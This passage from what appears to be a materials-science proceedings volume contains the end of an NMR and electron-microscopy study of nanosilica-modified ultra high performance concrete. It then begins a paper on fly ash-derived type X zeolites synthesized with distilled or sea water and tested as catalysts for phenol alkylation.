a Ultra High Performance Concrete (labeled here as UHPCnS) modified with nanoscale silica (nanoscale pozzolan) were carried out.

One of advantages of solid-state NMR spectroscopy in cementitious materials is that crystalline and amorphous constituents are equally detected [8]. For the identification of the different Si sites of the C-(A-)S-H, a basic nomenclature of the type Q_n (mAl) with $0 \leq m \leq n \leq 4$, where Si is four-coordinated (denoted by Q) and bonded to n other tetrahedral atoms (m of which are Al) via oxygen bridges is used [9]. For cementitious materials the resonating of the Q_n species happens in the range of -60 ppm to -120 ppm relative to tetramethylsilane (TMS) which is arbitrarily given zero chemical shift ($\delta = 0$ ppm) [10]. The spectral chemical shift for each additional tetrahedral atom of Al replacing the adjacent Si increases by approximately 5 ppm (or 3-5 ppm) [10]. Thus, Q_0 represents the isolated tetrahedra of the unreacted cement, Q_1 represents the end chain tetrahedral or two “paired” SiO_4 sites, Q_2 are the middle SiO_4 groups, Q_3 are the branching sites, Q_4 represent SiO_4 sites bonded with four SiO_4 tetrahedra via oxygen bonds, based on the so-called dreierkette rule consisting on repeated tetrahedral-octahedral-tetrahedral layers explained elsewhere [10], [11], [12].

2. EXPERIMENTAL

2.1. Materials and Methods

Materials

Three cementitious pastes (representative of the NC, RPC and UHPCnS samples) were prepared using type I Portland cement 52.5 R HS/NA, silica fume and silicious fly ash as microscale pozzolanic additions, nanosilica as nanoscale pozzolanic addition (Pox) and superplasticizers with polycarboxylate ether base. These materials have been also employed in our previous works as ingredients for the production of Pox containing UHPC samples [6]. In Table 1 is shown the chemical composition of the cementitious pastes principal ingredients, whereas in Table 2 is shown the mix proportioning of ingredients in the three cementitious pastes. The water to cement ratio for NC was 0.40, whereas for the UHPC pastes (RPC and UHPCnS) 0.18. The samples are characterized after 28 days of hydration in normal conditions (20°C and 90% r.H.).

²⁹Si MAS NMR analysis

These samples were analyzed with a 600 MHz Nuclear Magnetic Resonance Spectrometer having 14.1 Tesla 51 mm bore Oxford Superconducting Magnet, Red Hat 6.1 system, VNMRJ rev. 3.2A software. This method consists in the absorption of photons with different frequencies from the nuclei (occurring in a static magnetic field B_0 and radio-frequency irradiation) due to the different electronic shields that surround them, in the structural environments where they are located, leading to different chemical shifts [13]. Origin 2020b software was used for the peaks deconvolution with a Gaussian distribution of ²⁹Si spectra and fixed values of chemical shifts and FWHM (full width at half maximum) that provided the best results. In reality, dynamics of solids in cementitious systems are extremely slow relative to those in solution, and a Gaussian distribution provides a suitable approximation for the resonance lineshapes [10].

SEM-EDX characterization

For the microstructure investigations, the freshly prepared surfaces were scanned with secondary (SE) and backscattered electrons (BSE) in the Electron Microscope type “XL 30 Philips”. The imaging was complemented with EDX microanalysis.

Table 1. Chemical composition of the cementitious pastes principal ingredients (in wt. %)

Components	PC I 52.5 R HS/NA	Silica fume, SF (G983)	Fly ash, FA (SWF)	Pox (nanoscale silica)
SiO ₂	19.60	98.70	54.10	> 99.80
Al ₂ O ₃	3.22	0.28	22.10	
Fe ₂ O ₃	4.90	0.10	7.71	
CaO	66.90	0.23	5.11	
MgO	0.87	0.11	2.98	
Na ₂ O eq.	0.73	0.30	4.22	
SO ₃	3.12	0.19	2.28	
P ₂ O ₅	0.20	0.02	0.18	
Others + LOI	0.46	0.07	1.32	
d ₅₀	6.70 μm	0.35 μm	6.50 μm	20 nm

Table 2. Mix proportioning and sample labelling

Sample code	01	02	03
Sample name	NC	RPC	UHPC
Sample recipe (content ratios referring to cement weight)	C = 1.00 W = 0.40	C = 1.00 SF = 0.17 FA = 0.10 SP = 0.02 W = 0.18	C = 1.00 SF = 0.10 FA = 0.10 A90 = 0.03 SP = 0.03 W = 0.18
Sample curing			

3. RESULTS AND DISCUSSIONS

The ²⁹Si MAS NMR spectra of the three samples are shown in Fig. 1, whereas the deconvolution spectra and quantification results are respectively shown in Fig. 2 and Table 3.




Figure 1. The ²⁹Si MAS NMR spectra of the three samples

The chemical shift of ^{29}Si in silicates depends mainly on the connectivity degree of the silicate tetrahedra. In accordance with previous studies the resonances at around -71 ppm are attributed to belite and some wider signals associated with C_3S Q_0 units to alite, of the remaining cement [14]. The signal which normally appears between -79 and -78 ppm is attributed to Q_1 [9]. Here it displays a maximum intensity at around -79.1 ppm. The signal at about -84.1 ppm belongs to the site Q_2 in C-S-H, which varies within the interval values reported by others in previous works; -85.8 ppm [15] to -83.8 ppm [16].




Figure 2. Deconvolution spectra of the three samples ((a) NC, (b) RPC and (c) UHPCnS)

The degree of polymerization is related to the mean chain length (MCL) in direct proportion: a large MCL indicates a higher polymerization of the structure. The MCL values for each sample are given in Table 4. The values within -96.1 to -90 ppm are attributed to Q_3 sites in C-S-H [16], [17]. For Q_3 sites we found -96, -95.5, -95, -92.5, -92 and -90.6 ppm, respectively. The Q_3 site is found only at sample 03 (UHPCnS) and it is considered that Q_3 sites give rise to a three-dimensional solid that further increases the strength and elastic response of the material [18]. The incorporation of aluminum in the C-S-H structure leads to the chemical shift of Q_2 and Q_3 to higher values (increases by 3-5 ppm) [19]. $\text{Q}_2(1\text{Al})$ and $\text{Q}_3(1\text{Al})$ represent the one Al atom substitution in Q_2 and Q_3 respectively, according to the classical nomenclature. The resonances at -81.7 ppm, -81.4 ppm, and the resonance at -89 ppm of our spectra can be attributed to $\text{Q}_2(1\text{Al})$, $\text{Q}_3(1\text{Al})$ [11], [14], [16], [17]. The very broad peak ranging from -120 to -99 ppm belongs to silica fume and nanosilica [20], [21]. These are attributed to Q_4 units and Q_4 units with partial substitution of some silicon atoms by aluminum (Table 3) based on literature.

Table 4 contains the calculated mean chain length values, the Al_{rv}/Si and Al/Si cl (for cross-linked C-(A-)S-H structures) ratio for the three samples calculated according to the equations 1, 2 [11], and 3 [22]:

$$MCL = \frac{2(Q_1 + Q_2 + \frac{3}{2Q_2(1Al)} + Q_3 + Q_3(1Al))}{Q_1} \quad (1)$$

$$Al_{IV}/Si = \frac{\frac{1}{2}Q_2(1Al)}{Q_1 + Q_2 + Q_2(1Al) + Q_3 + Q_3(1Al)} \quad (2)$$

Table 3. The deconvolution results of the ²⁹Si MAS NMR spectra for samples 01 to 03

Sample 01			Sample 02			Sample 03		
Qn	Peak shift / ppm	Area intg. /%	Qn	Peak shift / ppm	Area intg. /%	Qn	Peak shift / ppm	Area intg. /%
Q0	-70.4	4.7	Q0	-70.4	14.4	Q0	-70.4	20.6
	-71.3	3.5		-71.3	0.8		-71.3	0.8
	-73.3	28.3		-73.3	20.1		-73.3	23.6
Q1	-79.1	34.5	Q1	-79.1	10.8	Q1	-79.1	11.9
Q2(1Al)	-81.7	4.0	Q2(1Al)	-81.4	1.0	Q2(1Al)	-81.4	1.2
Q2	-84.1	25.0	Q2	-84.1	11.4	Q2	-84.1	12.2
			Q4(1Al)	-99.0	9.7	Q3	-90.6	0.7
			Q4	-110.1	31.8		-95	1.2
						Q4(1Al)	-99	1.1
						Q4	-108.4	20.6
						Q4	-111.7	6.1

Using the integrated area of Qn sites, the hydration degree *D_h* of a cement paste can be calculated following equation (3) [23]:

$$D_h = Q_1 + Q_2 + Q_3 \quad (3)$$

Furthermore, the degree of C-S-H connectivity *D_c* can be calculated following equation (4) as indicative of chains polymerization [23]:

$$D_c = \frac{Q_1 + 2Q_2 + 3Q_3}{Q_1 + Q_2 + Q_3} \quad (4)$$

The signals from 55.6 to 71.8 ppm are attributed to tetrahedral Al which substitutes Si in the C-S-H chains, while the resonances at 33.4, 34.0, 34.4, 34.5, 34.6 ppm, respectively, are attributed to Al³⁺ substituting Ca²⁺ ions in the interlayers of the C-S-H [23], [24]. The silicon-aluminum substitution (incorporation of Al in the structure of C-S-H by substituting Si) brings about an increase of the mean chain length (MCL) and degree of polymerization (see Table 4) [23], [24]. The MCL increases from 01 to 03 (Table 4) through higher percentage of Al that replaces Si in C-S-H (see values of Q₂(1Al) and Q₃(1Al) in Table 3). The increased polymerization is due to the increment of the Al percentage that replaces Si of C-S-H at low Ca/Si ratios of RPC and especially UHPCnS. At low Ca/Si ratios Al substitutes Si in bridging positions which is responsible for higher polymerization degree [25]. The lower Ca/Si ratio at RPC and UHPCnS is because of the pozzolanic reactions of micro- and nanoscale pozzolanic additions. As expected the hydration degree (*D_h*) of NC sample is the highest because of the

highest water to cement ratio available for hydration. The nanosilica of UHPCnS is responsible for its higher hydration degree as has been shown [6].

Table 4. The Al_{IV}/Si , Al/Si cl ratio, degree of connectivity D_c , hydration degree D_h and the mean chain length (MCL) for the three samples

Sample	Al_{IV}/Si	MCL	D_c	D_h (%)
01	0.03	3.80	1.42	59.50
02	0.02	4.40	1.51	22.20
03	0.02	4.70	1.61	26.00

The increase in mean chain length (MCL) from sample 01 to 03 that counts for and increased chain polymerization clearly shows evidence for the benefits of silica fume at sample 02 and especially of the combined use of silica fume and nanosilica at sample 03 through the pozzolanic reaction. The higher polymerization manifests itself with a higher material strength which is the case from sample 01 to 03. The polymerization increment happens not only by the aluminum-silicon substitution, but also by calcium-aluminum replacements [18]. This would explain, in our case, the increase of the mean chain length even though there is a decrease of the percentage of Al in C-S-H, which is attributed to the substitution of silicon atoms on the Q₃ sites of C-S-H forming three-dimensional chain linkages. This is also supported by the values of Al_{IV}/Si cl of cross-linked C-(A-)S-H structure, provided by equation 3. Additionally some representative SEM/EDX elemental mapping images were obtained with the aim to track the spatial phase distribution (Figures 3 and 4). The SEM images obtained by three magnifications, 25000x, 50000x and 100000x, depicted in Figure 3 are obtained on freshly prepared sections for the 28 days old, representative samples. The normal concrete sample differently from the ultra high performance concrete samples (RPC and UHPCnS) shows clear differences of structure homogeneity and phase morphology. For the normal concrete sample individual hydration phases: the needle-like C-S-H phases of type I that are loosely bonded in a low density microstructure. The microstructure of both UHPC samples appear much more homogeneous, the phases are tight bonded and they occupy all the space available. Also the C-(A-)S-H phases that are present in these specimens (type III C-(A-)S-H) are characterised by a granular and very dense texture. The UHPCnS sample has the most homogeneous and tightest microstructure. Also round-shaped grains of micro- and nanoscale additions that are randomly distributed can be seen even after 28 days of hydration. Their presence indicates that at this age the pozzolan particles are not yet completely consumed by the pozzolanic reactions with free lime for producing additional C-(A-)S-H phases. Other authors have observed foil like morphology, which is composed of nano-sized platelets, C-(A-)S-H for UHPC samples and it gets coarser with Al-incorporation [26]. Also the densification of the interlayer spacing, as well as the cross-linking of adjacent layers, is the major driven force to stiffen the C-(A-)S-H nano platelets [27]. Differently to them we observe granular like morphology for the C-(A-)S-H phases of the UHPC samples, which is in line with our earlier work [28]. Even though it was not possible to provide phases distribution with these images, it is yet possible to show a spatial elemental distribution for each sample.




Figure 3. SEM images on representative samples obtained at three magnification levels

By comparing the elemental spatial distribution of the three samples, it seems that the UHPCnS sample is characterized by a more homogeneous elemental distribution (Fig. 4) than the two other samples. The reason for the above is thought to be related to the highest volume fraction of the composite phases that are intimately intermixed with each-other on the one hand, and the differences of the nanomolecular structure of the C-S-H chains on the other.




Figure 4. EDX elemental mapping images obtained on representative sample sections

4. CONCLUSIONS

²⁹Si MAS NMR spectroscopy results of C-(A-)S-H phase (C-S-H containing Al) of a Normal Concrete (NC), a Reactive Powder Concrete (RPC belonging to ultra high performance concrete class) and a Ultra High Performance Concrete (UHPCnS) modified with nanoscale silica (Pox) are presented herewith. These results give additional insights on the reason of overall improved performance of our newly developed UHPC that contain micro- and nanoscale pozzolans (UHPCnS). The UHPCnS sample contains the Q₀, Q₁, Q₂, Q₃ and Q₄ species, whereas the Q₃ is missing at both NC and RPC. Significant amounts of cement (belite and alite) based on the Q₀ percentages remain unhydrated at RPC and UHPCnS. The mean chain length (MCL) and degree of connectivity (Dc) are the highest for UHPCnS followed by RPC, which is in line with better overall properties of UHPCnS. The C-(A-)S-H phases of both ultra high performance concrete samples have a granular-like morphology and very dense texture differently to the normal concrete sample with needle-like C-(A-)S-H morphology and loose structure. The UHPCnS has the densest structure. The increased polymerization is due to the increment of the Al percentage that replaces Si in C-S-H at low Ca/Si ratios. At low Ca/Si ratios Al substitutes Si in bridging positions which is responsible for higher polymerization degree. The higher structure three-dimensionality manifests itself as higher strength and durability response of the UHPCnS.

ACKNOWLEDGEMENTS

We thank CERIC_Call09 for the financial support and the companies HeidelbergCement AG, BauMineral GmbH, NovoChem and BASF Construction Solutions GmbH for providing us with the materials.

5. REFERENCES

- [1] Bache H. H. Densified cement-based/ultrafine particles-based materials, Proceedings, Second International Conference on Superplasticizer in Concrete, Ottawa, 1981, pp. 185-213.
- [2] De Larrard F. Ultrafine particles for the making of very high strength concretes, Cem. Conc. Res. 19 (1989) 161-172.

- [3] Richard P., Cheyrezy M. H. Reactive Powder Concretes with high ductility and 200-800N/mm² compressive strength. P. K. Metha, (ed), Concrete Technology: Past, present and future, SP 144-24 (1994) 507-517.
- [4] Korpa A., Trettin R. Pyrogene nano-oxides in modern cement based composites, 2nd International Symposium on Nanotechnology in Construction, November 2005, Bilbao, Spain.
- [5] Korpa A., Trettin R. Nanoscale pozzolans for improving ultra high performance cementitious binders, Cem. Internat. 1 (2007) 74-83.
- [6] Korpa A., Trettin R., Böttger K. G., Thieme J., Schmidt C. Pozzolanic reactivity of nanoscale pyrogene oxides and their strength contribution in cement-based systems, Adv. Cem. Res 20 (1) (2008) 35-46.
- [7] Korpa A., Trettin R. Very high early strength of ultra high performance concrete containing nanoscale pozzolans using the microwave heat curing method, Adv. Cem. Res. 20 (4) (2008) 175-184.
- [8] Scrivener K.L., Lothenbach B., De Belie N., Gruyaert E., Skibsted J., Snellings R., Vollpracht A. TC 238-SCM: hydration and microstructure of concrete with SCMs. Materials and Structures. 2015 Apr 1;48(4):835-62.
- [9] Faucon P., Delagrave A., Petit J. C., Richet C., Marchand J. M., Zanni H. Aluminum incorporation in calcium silicate hydrates (C–S–H) depending on their Ca/Si ratio. The Journal of Physical Chemistry B. 1999 Sep 16;103(37):7796-802.
- [10] Walkley B., Provis J. L. Solid-state nuclear magnetic resonance spectroscopy of cements. Materials Today Advances, 1 (2019):100007.
- [11] Richardson I. G., Brough A. R., Brydson R., Groves G. W., Dobson C. M. Location of aluminum in substituted calcium silicate hydrate (C-S-H) gels as determined by ²⁹Si and ²⁷Al NMR and EELS. Journal of the American Ceramic Society. 1993 Sep;76(9):2285-8.
- [12] Shaw S., Clark S. M., Henderson C. M. Hydrothermal formation of the calcium silicate hydrates, tobermorite (Ca₅Si₆O₁₆(OH) 2· 4H₂O) and xonotlite (Ca₆Si₆O₁₇(OH) 2): an in situ synchrotron study. Chemical Geology. 2000 Jun 5;167(1-2):129-40.
- [13] MacKenzie K. J., Smith M. E. Multinuclear solid-state nuclear magnetic resonance of inorganic materials. Elsevier; 2002 Apr 26.
- [14] Sánchez-Herrero M. J., Fernández-Jiménez A., Palomo A. Studies About the Hydration of Hybrid “Alkaline-Belite” Cement. Frontiers in Materials. 2019 Apr 18;6:66.
- [15] Grutzeck M., Benesi A., Fanning B. Silicon-29 magic angle spinning nuclear magnetic resonance study of calcium silicate hydrates. Journal of the American Ceramic Society. 1989 Apr;72(4):665-8.
- [16] Qu X., Zhao Z., Zhao X. Microstructure and characterization of aluminum-incorporated calcium silicate hydrates (C–S–H) under hydrothermal conditions. RSC advances. 2018;8(49):28198-208.
- [17] Pardal X., Brunet F., Charpentier T., Pochard I., Nonat A. ²⁷Al and ²⁹Si solid-state NMR characterization of calcium-aluminosilicate-hydrate. Inorganic chemistry. 2012 Feb 6;51(3):1827-36.

- [18] Abdolhosseini Qomi M. J., Ulm F. J., Pellenq R. J. Evidence on the dual nature of aluminum in the calcium-silicate-hydrates based on atomistic simulations. *Journal of the American Ceramic Society*. 2012 Mar;95(3):1128-37.
- [19] Andersen M. D., Jakobsen H. J., Skibsted J. Characterization of white Portland cement hydration and the CSH structure in the presence of sodium aluminate by ²⁷Al and ²⁹Si MAS NMR spectroscopy. *Cement and Concrete Research*. 2004 May 1;34(5):857-68.
- [20] Justnes H., Meland I., Bjoergum J. O., Krane J., Skjetne T. Nuclear magnetic resonance (NMR)-a powerful tool in cement and concrete research. *Advances in cement research*. 1990 Jul;3(11):105-10.
- [21] Dong Y., Feng C., Zhao Q., Liang X. Study on the Structure of CSH Gels of Slag-Cement Hardened Paste by ²⁹ Si, ²⁷ Al MAS NMR. *Applied Magnetic Resonance*. 2019 Dec 1;50(12):1345-57.
- [22] Myers R- J., L'Hôpital E., Provis J. L., Lothenbach B. Effect of temperature and aluminium on calcium (alumino) silicate hydrate chemistry under equilibrium conditions. *Cement and Concrete Research*. 2015 Feb 1;68:83-93.
- [23] Kim J. J., Rahman M. K., Al-Majed A. A., Al-Zahrani M. M., Taha M. M. Nanosilica effects on composition and silicate polymerization in hardened cement paste cured under high temperature and pressure. *Cement and Concrete Composites*. 2013 Oct 1;43:78-85.
- [24] Zanni H., Rassem-Bertolo R., Masse S., Fernandez L., Nieto P., Bresson B. A spectroscopic NMR investigation of the calcium silicate hydrates present in cement and concrete. *Magnetic resonance imaging*. 1996 Jan 1;14(7-8):827-31.
- [25] Lothenbach B., L' Hopital E., Di Giacomo A., Barzgar S. Calcium Silicate Hydrates with Aluminium, pp. 25, 2nd WORKSHOP Calcium-Silicate Hydrates Containing Aluminium: C-A-S-H II, Empa, Dübendorf, Switzerland April 23 – 24, 2018.
- [26] Li J., Geng G., Myers R. J., Monteiro P. J. M. Synchrotron-based characterization of the chemistry and structure of calcium (alumino) silicate hydrate, pp. 23, 2nd WORKSHOP Calcium-Silicate Hydrates Containing Aluminium: C-A-S-H II, Empa, Dübendorf, Switzerland April 23 – 24, 2018.
- [27] Geng G., Vasin Roman N., Dähn R., Wieland E., Wenk H. R., Monteiro P. J. M. Studying the intrinsic mechanical properties of calcium (alumino) silicate hydrate using synchrotron-radiation-based high-pressure x-ray diffraction, pp. 10, 2nd WORKSHOP Calcium-Silicate Hydrates Containing Aluminium: C-A-S-H II, Empa, Dübendorf, Switzerland April 23 – 24, 2018.
- [28] Korpa A., Kowald T., Trettin R. Hydration behaviour, structure and morphology of hydration phases in advanced cement-based systems containing micro and nanoscale pozzolanic additives, *Cement and Concrete Research*

COMPARISON OF THE CATALYTIC ACTIVITIES OF TWO TYPE X FLY ASH-BASED ZEOLITES OBTAINED WITH DISTILLED AND SEA WATER

A. Korpa^{1*}, V. Teneqja¹, S. Gjyli², S. Dervishi¹

¹ *Department of Chemistry, Faculty of Natural Sciences, University of Tirana, Albania,*
² *Department of Industrial Chemistry, Faculty of Natural Sciences, University of Tirana, Albania*

arjan.korpa@fshn.edu.al

ABSTRACT

Silicious fly ash which is considered a waste material and burden to the environment has been converted to a high value added material and high efficiency zeolite-based catalyst. The synthetic zeolites have been obtained through fusion and subsequent hydrothermal treatment of silicious fly ash. We report here the catalytic efficiency of the synthesized zeolites in the functionalization reaction of phenolic compounds with alcohols and organic carbonates. Three type X zeolites synthesized from coal fly ash were employed as catalysts that were tested in the gas-phase as basic catalysts for phenol alkylation using diethyl carbonate (DEC) and their efficiency was compared. Scanning electron microscopy (SEM), X-ray diffraction (XRD), X-ray fluorescence (XRF) and Gas adsorption (GA) techniques were employed to characterize the obtained zeolite-based catalysts. The zeolite obtained with sea water shows a higher yield for phenetole (84%) than the zeolite obtained with distilled water (78%). At low temperature phenol conversion was higher than 95% with the expected high selectivity to phenetole. The catalysts were active for more than 5 hours showing only a slight deactivation, probably due to the deposition of heavier carbonaceous compounds, with a phenetole yield decreasing from 90 to 78%. The less crystalline zeolite gave lower phenol conversion that increased with the reaction temperature. This was probably due to its lower surface area compared with the more crystalline zeolites. The catalytic activity of the zeolites synthesized from coal fly ash with this method gives high yields, is clean, cost effective, environmentally friendly which make the fly ash-based zeolites efficient catalysts and alternatives for industrial applications.

Keywords: *Catalytic activity, type X zeolites, distilled and sea water, phenol alkylation*

1. INTRODUCTION

Fly ash, a byproduct of coal combustion, has been used to synthesize zeolites because of its abundant amorphous aluminosilicate phase [1-7]. Zeolites can be used for base-catalyzed reactions, because of the alkaline and alkaline earth elements they host inside their structural cavities [8]. Alkylation is widely used in synthetic chemistry for the preparation of a variety of organic chemicals. Alkylation of phenol is carried out to produce alkylphenols, which are widely used as raw materials for the production of a wide variety of chemicals such as antioxidants, herbicides, insecticides and resins. We report here the catalytic efficiency of the synthesized zeolites in the functionalization reaction of phenolic compounds with alcohols [9] and organic carbonates [10-13]. The most investigated organic carbonate is the lightest term of the series of linear carbonates: dimethyl carbonate (DMC) [14]. The synthetic zeolites with different values of BET surface area were treated with Ammonium Acetate to perform Na ion exchange prior to test them for their catalytic efficiency. Three zeolites were tested in the gas-phase as basic catalysts for phenol alkylation with diethyl carbonate (DEC) for their catalytic efficiency. Two of the zeolites that were tested were obtained at high crystallinity with distilled and sea water and another one that is characterized by large amount of amorphous material (geopolymer), in order to understand the role of the zeolite structure in catalytic reaction. The diethyl carbonate (DEC) was chosen as an innovative and greener ethylating agent for phenol compared to the traditionally used alkyl iodide, bromoethane and diethyl sulphate.

2. EXPERIMENTAL

2.1. Zeolite synthesis procedure

Fly ash was provided from Bau Mineral GmbH Company in Germany. Sodium hydroxide and hydrochloric acid were purchased from Sigma Aldrich, respectively $\geq 97.0\%$ purity, anhydrous pellets, and ASC, reagent 37%, HCl. To produce high-purity zeolites, raw fly ash was subjected to acid-washing (hydrochloric acid pre-treatment) aiming to reduce the concentration of iron and alkali oxides and to enhance the Si and Al containing components. The zeolite samples were synthesized from siliceous fly ash (FA) through fusion and subsequent hydrothermal treatment. Initially FA was added to 20% wt. HCl, with an acid/FA ratio of 15 ml acid/g FA. The mixture was stirred at 300 rpm at 80°C, for 2 hours [15]. Then the solid was filtered off and washed repeatedly with deionized water until the solution reached a neutral pH; finally, it was dried overnight at 90°C in oven. HCl pre-treated fly ash was mixed with sodium hydroxide anhydrous pellets with a NaOH/FA mass ratio of 1.25 [3]. The fly ash was initially grinded with sodium hydroxide using a ball mill for 20 minutes to obtain a fine and homogenously ground material. Next, the mixture was fused at 550°C for 1 h in furnace in accordance with previous studies [4], [6]. Following the fusion, the samples were crushed and finally dissolved in either seawater or distilled water (depending on the experiment), with a ratio solid/liquid of 1:5 g/ml. Crystallization was then carried out under static condition at 60°C for 24 hours (ZA24D) and 72 hours

(ZA72D and ZA72S). The obtained solids were separated by filtration and washed with deionized water until the pH of the solution went down to 10-11. The wet solid were finally dried overnight at 105°C.

2.2. Materials and procedure for exchange in acid form of zeolite

The type x zeolites (in basic form) as obtained from fly ash are added to water solutions of ammonium acetate (the weight ratio ammonium acetate to water is 1:10) to prepare suspensions of zeolites to ammonium acetate solution in ratio 1:1 (weight). The suspension is kept in 80°C for 1 hour, it is filtered two times and the filtrate is washed with distilled water and dried in 150°C for 2 hours. Finally it is calcined in 550°C for 5 hours [16].

2.3. Characterization methods

The chemical characterization for major chemical constituents and trace elements of fly ash was carried out by X-ray fluorescence (XRF) using PANalytical AXIOS Spectrometer. XRD powder patterns of catalysts and materials were recorded with a Ni-filtered Cu K α radiation ($\lambda = 1.54178 \text{ \AA}$) on a Philips X' Pert vertical diffractometer equipped with a pulse height analyser and a secondary curved graphite-crystal monochromator. The BET specific surface area of catalysts was determined by N₂ absorption-desorption at liquid N₂ temperature using a Sorpty 1750 Fison instrument. For that, 0.2 g of the sample was used for the measurements; the sample was outgassed at 150°C before N₂ adsorption. TGA analyses of the exhausted catalysts were performed with an SDT Q 600 instrument. 20 mg of the sample was used for the measurement, at temperatures ranging from room T up to 700°C, with a heating rate of 10°C/min, in a 100mL/min air flux. Raw materials and synthetic zeolites were also analysed by means of a Supra 40 scanning electron microscope (SEM) equipped with an energy dispersive spectrometer (EDS) and by infrared spectroscopic (Alpha Bruker FT-IR spectrometer) in the range 400-4000 cm⁻¹.

2.4. Catalytic tests

Phenol was supplied by VWR chemicals, 99% purity while diethyl carbonate (DEC) was purchased from Sigma Aldrich, 99% purity. Alkylation catalytic tests were performed by vaporising of a DEC/phenol liquid mixture (with the desired DEC to aromatic molar ratio); liquid flow was 0.0077 mL/min in a N₂ stream (gas flow 28 mL/min). The liquid mixture was fed by means of a syringe pump (KD Scientific Legacy Syringe-infusion Pump). The usual composition of the feed gas was as follows (molar fractions): DEC 0.044, phenol 0.011, and nitrogen 0.945. Total pressure was atmospheric. The gas/vapour stream was fed into a tubular glass reactor (length 450 mm, inner diameter 19 mm) containing 1 cm³ of catalyst (equal to 0.638g for ZA72D, 0.616 g for ZA72S and 0.623 g for ZA24D) in the form of 250-595 μ m particles. The materials were tested in a reaction temperature range between 300 and 400°C. The residence time was 1s; each test was carried out by loading fresh catalyst. Catalyst particles were prepared by pressing the calcined powder to obtain a tablet, which was then crushed

through sieves to obtain the desired particle size. During catalytic experiments, the reactor exit stream was condensed in 25 mL of HPLC-grade 2-propanol for around 50 minutes. The products condensed in 2-propanol were analysed by gas chromatography. 20 μL of octane was added to the solution as external standard. Products were analysed and quantified using a gas-chromatograph Thermo Focus GC model equipped with a non-polar capillary column Agilent HP-5 (5% phenyl-95% methyl siloxane) having dimensions of 25 m x 320 μm x 1.05 μm . The injector was kept at a temperature of 280°C in the split mode (30:1), the carrier gas was nitrogen (1.2 mL/min in column). The volume of solution injected for each analysis was 0.5 μL . In the standard programmed temperature, the oven remained in the isotherm at 50°C for two minutes, and then started the ramp of 20°C/min to reach 280°C, where it stayed isothermally for five minutes. The structure of the products was assigned by GC-MS, and when possible, by comparison with commercial samples. The GC-MS (EI, 70eV) was a Agilent 6890 GC coupled with a mass spectrometer 5973 equipped with a HP-5 column (5% Phenyl - 95% methyl siloxane; 30m x 250 μm x 1.05 μm); carrier gas was He (1.0 mL/min); the split ratio was 50:1; initial T: 50°C (2 min), ramp rate: 20°C min⁻¹; final T: 280°C (5 min); $T_{\text{inj.}} = 250^\circ\text{C}$. The commercially available compounds were calibrated in an appropriate range of concentrations, by using octane as an external standard.

3. RESULTS AND DISCUSSION

Three type X zeolites were tested for their catalytic activity, namely ZA72D, ZA72S and ZA24D. The zeolite ZA72D was obtained after 72 h of crystallization with distilled water, zeolite ZA72S after 72 h of crystallization with seawater and zeolite ZA24D after 24 h of crystallization with distilled water. Table 1 summarises the XRF chemical composition of fly ash and the three zeolites. The sum of main oxides indicates that the tested material is an F-class fly ash (alumino-silicate) according to ASTM C618-08 [17]. The raw fly ash was subjected to acid-washing for removal of impurities and to enhance Si and Al compositions in order to produce high-purity zeolite [15], [18]. Figure 1 shows the X-ray diffraction pattern and scanning electron microscopy image of the raw fly ash. SEM image shows the typical silicious fly ash morphology characterized by spherical particles, whereas the XRD profile confirms the presence of amorphous material; quartz and mullite are the main crystalline phases.




Figure 1. XRD pattern and SEM image of fly ash

Table 1. Chemical composition of raw and acid-treated fly ash and of the 3 tested zeolites analyzed by XRF

Chemical composition (wt. %)	Fly ash raw	After acid treatment	ZA72D	ZA72S	ZA24D
SiO ₂	50.96	61.66	45.76	45.22	45.85
Al ₂ O ₃	27.45	24.20	26.99	25.44	26.62
Fe ₂ O ₃	7.02	5.47	6.1	5.69	6.51
CaO	4.22	1.07	1.26	2.08	1.25
K ₂ O	3.34	3.21	1.43	1.32	1.4
TiO ₂	1.74	1.92	1.9	1.54	1.99
SO ₃	1.52	0.18	0.05	0.07	0.05
MgO	1.28	0.75	0.87	3.51	1.18
Na ₂ O	0.92	0.68	15.19	13.87	14.62
P ₂ O ₅	0.77	0.23	0.07	0.02	0.01
SiO ₂ /Al ₂ O ₃	1.86	2.55	1.70	1.78	1.72

The chemical compositions of the three zeolites (ZA72D), (ZA72S) and (ZA24D) are mainly characterized by the presence of SiO₂, Al₂O₃ respectively and metallic oxides such as Na₂O, Fe₂O₃ and CaO. Other elements were present in traces including K₂O, TiO₂, sulphate and MgO (table 1), whereas their diffraction patterns are shown in Fig. 2.




Figure 2. X-ray diffraction patterns of synthesized zeolite from fly ash pretreated with acid, NaOH/FA 1.25, crystallization temperature 60 °C; ZA72D 72 h time of crystallization, using distilled water; ZA72S 72 h time of crystallization, using sea water; ZA24D 24 h time of crystallization using distilled water. X = zeolite type X

XRD patterns of ZA72D and ZA72S show well crystalline X-type zeolite whereas that of ZA24D mainly indicates the presence of amorphous alumina-silicates, although weak peaks of zeolite X are also detectable. The typical octahedral morphology of X-type zeolite is shown by SEM images in Fig. 3.




Figure 3. SEM images of a) zeolite ZA72S; b) ZA72D and c) ZA24D

The specific surface area results (BET) in table 2 indicate that the incubation time and type of solution (distilled or sea water) play a significant role on structure formation of the obtained zeolites. The zeolite obtained with distilled water (ZA72D) has the highest specific surface area, whereas the one obtained with sea water (ZA72S) is characterised by the lowest average pore diameter. The shorter incubation time gave a structure with the lowest specific surface area and the lowest pore volume (largest average pore diameter).

Table 2. Specific surface area, average pore volume and pore diameter of the three zeolites

Zeolite	ZA72D	ZA72S	ZA24D
Spec. surface area (BET) (m²/g)	412	362	74
Pore volume (cm³/g)	0.2385	0.2351	0.1512
Average pore diameter (nm)	1.1876	1.1590	1.2596

The zeolites acidic treatment with ammonium acetate changed the crystalline structures into amorphous or with lower crystallinity and their specific surface areas (BET) decreased respectively from to 277 m²/g for ZA72D, 260 m²/g for ZA72S and 31 m²/g for ZA24D. Therefore the zeolites were tested in their basic form and their catalytic efficiency was compared.

